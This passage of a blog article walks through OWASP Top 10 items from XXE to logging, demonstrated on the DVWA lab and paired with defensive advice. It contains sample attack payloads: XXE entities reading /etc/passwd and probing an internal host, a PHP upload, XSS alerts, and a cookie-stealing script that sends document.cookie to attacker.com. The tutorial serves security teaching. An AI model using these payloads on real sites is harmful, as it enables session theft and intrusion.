4 — XML External Entities (XXE)

This attack actually covers a much wider more common issue. Many sites which support the uploading of files save the files within the HTTP directory structure which means once uploaded they can be executed via the browser. Some sites may detect a problem with the upload but not remove it so it can still be executed by an attacker.

I will give you a practical example using DVWA.



So DVWA is expecting an image to upload but what if we upload the following instead?

phpinfo.php
(displays the full configuration of php but this is an example of how you can run any PHP script after it has been uploaded)

```
<?php phpinfo() ?>
```

attack1.xml

(attacker is trying to retrieve the passwd file!)

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
<!ELEMENT foo ANY >
<!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<foo>&xxe;</foo>
```

attack2.xml

(attacker is probing the internal network)

```
<!ENTITY xxe SYSTEM "https://192.168.1.1/private" >]>
```

attack3.xml

(potential denial-of-service attack opening an endless file)

```
<!ENTITY xxe SYSTEM "file:///dev/random" >]>
```

So I uploaded "**phpinfo.php**" and has you can see the uploaded file is reachable within the HTTP directory structure.

http://SERVER_IP/DVWA/hackable/uploads/phpinfo.php

Uploaded files **should never** be reachable via a browser directly. If you are thinking you can validate uploaded files with MIME checks or any other checks for that matter you would be wrong as they can be spoofed. If the uploaded file is reachable (with the same name) via the browser no matter how safe you believe it is you are vulnerable.

If you are stuck with this, here are some pointers:

- If an upload has a suspected issue quarantine or delete it, don't leave it on the system in the "*uploads*" directory.

- Rename the uploaded file to something else to make it more difficult for the attacker to find and execute the file.
- If you need to retrieve the uploaded file via the browser, use a helper function to retrieve the file and serve it. That will give you more control to run additional checks.
- Make sure your web server has directory browsing disabled. You should not be able to browse to any directory and see the full contents.
- Make sure your web server does not have directory recursion on. You don't want them to be doing something like this ../../../etc/passwd.

5 — Broken Access Control

This is difficult to demonstrate but possible symptoms of vulnerability are:

- Attacker able to force browse to a page or directory that they should not have permission.
- Attacker able to POST their own custom data to forms and APIs that are not properly verifying the data.

The way these vulnerabilities are usually identified are with Static Application Security Testing (SAST) tools for Source Code Analysis and Dynamic Application Security Testing (DAST) tools for Vulnerability Scanning. Depending on your requirement you would need to use the appropriate tool for the programming language being used.

6 — Security Misconfiguration

- Many services and libraries are installed with default login credentials. Take DVWA as an example which has "admin" and "password" as the username and password. If you just leave the defaults that is an easy way in for an attacker. Always change the default username and password. The username is just as important as the password. Try not use obvious administrator and super user usernames E.g. admin, root, administrator etc.
- Many services are provided with default or sample code for examples. These should be removed and not available via your website.
- Don't leave unused pages in your web directory. If you are using them then remove them. Just because a user may not be able to browse to it through a link in the web application doesn't mean an attacker can't force browse to it directly.

- Make sure that permissions on files and directories are set correctly and that directory browsing is disabled. Your web server should be running with a dedicated user and group E.g. ‘wwwrun’ and ‘www’. The web server user should only have access to serve the site and carry out logging. If an attacker is able to take control of the web server service they should only have a very limited scope of what they are able to do. Running a web server as “root” or “Administrator” is obviously unacceptable.

- The web server and programming language(s) should be configured to give away very little in terms of what they are and versions. Verbose error messages and debugging should only be available while developing and should be turned off or generic in production.

7 — Cross-Site Scripting (XSS)

There are actually three forms of XSS attacks and they are one of the easiest vulnerabilities to detect. There are many tools which I will cover in upcoming articles which will detect these very quick and easily.

- **Reflected XSS**

The attacker is able to include HTML and Javascript in form and API posts which allows the code to be automatically executed in the victims browser.

Let’s look at an example using DVWA…

A simple form asking for my name.

What happens if I include Javascript code as the name?
'><script>alert("XSS attack!")</script>'

- **Stored XSS**

The attacker is able to include and store HTML and Javascript in form and API posts which allows the code to be viewed at a later time by another user or administrator. This attack is actually worse than Reflected XSS as the user or administrator who inadvertently runs the code may have elevated privileges.

A simple form to sign the guestbook.

What happens if I include Javascript code as the Message?
'><script>alert("XSS attack!")</script>'


What is worse is because this is stored in the database every time the page loads now the alert modal saying "XSS attack!" pops up.

Just keep in mind this is just a basic Javascript alert but what if the attacker redirected the user somewhere else containing sensitive information like your browser cookie information!

'><script>document.location='http://www.attacker.com/cgi-bin/cookie.cgi?foo='+document.cookie</script>'.

- **DOM XSS**

This is typically related to Javascript based applications. The attacker is able to include attacker-controllable data to a page vulnerable to DOM XSS. Examples of typical attacks may be stealing sessions, account take over, MFA bypass, DOM node manipulation, malicious components, key logging and many other client-side attacks.



Looks harmless enough… I select "**English**".

You will notice the URL changed to this:
http://SERVER_IP/DVWA/vulnerabilities/xss_d/?default=English

But what if I replace "**English**" with "**<script>alert('XSS attack!')</script>**"

http://SERVER_IP/DVWA/vulnerabilities/xss_d/?default=<script>alert('XSS attack')</script>

http://SERVER_IP/DVWA/vulnerabilities/xss_d/?default=%3Cscript%3Ealert(%27XSS%20attack%27)%3C/script%3E

8 — Insecure Deserialisation

The easiest way to describe this is a replay attack. The attacker will capture the unencrypted communication between two devices, make changes to the communication, and replay it.

For example a PHP application uses PHP object serialisation to save a “super” cookie, containing the user’s user ID, role, password hash, and other state. The attacker would alter this cookie to provide them elevated privileges.

9 — Using Components with Known Vulnerabilities

Attackers will often attempt to exploit unpatched flaws. This is actually easier than you may think as there are freely available databases like Exploit DB which contain thousands of exploits and how to use them. This is why hiding as much information about the services and versions is essential. If for example the attacker can figure out that a web application is using PHP 7.4 on Apache 2.4 they just need to search for “php 7.4” and “apache 2.4” in the database and many known exploits are available.

10 — Insufficient Logging & Monitoring

The bottom line here is if you aren’t aware that you are being attacked, you are basically allowing the attacker unlimited time to carry out their attack. If the attacker is able to compromise your application and you aren’t aware, they could be causing havoc and destroying data which may not be recoverable. According to OWASP most breach studies show time to detect a breach is over 200 days, typically detected by external parties rather than internal processes or monitoring.

So what should you be doing?

- Auditing events like logins, failures, high-value transactions etc.
- Warnings and errors should generate meaningful log entries.
- Log suspicious activity (E.g. excessive usage of API calls).
- Centralise logging… don’t store logs locally.
- Implement a process to action events at certain thresholds in near real-time.
- Automate security event handling E.g. SOAR (Security Orchestration, Automation, and Response) and Security Information and Event Management (SIEM)

If you enjoyed reading this article and would like me to write on any other topics please let me know in the comments or email me directly.

I'm the Head of the Networks Practice at Net Reply. My team specialises in networks, security, and process automation including self-service dashboards. If you would like more information on this please contact me on m.whittle@reply.com. Alternatively, you can learn more about us on LinkedIn and Twitter.

Owasp Top 10 Dvwa Ethical Hacking Pentesting Web Application Security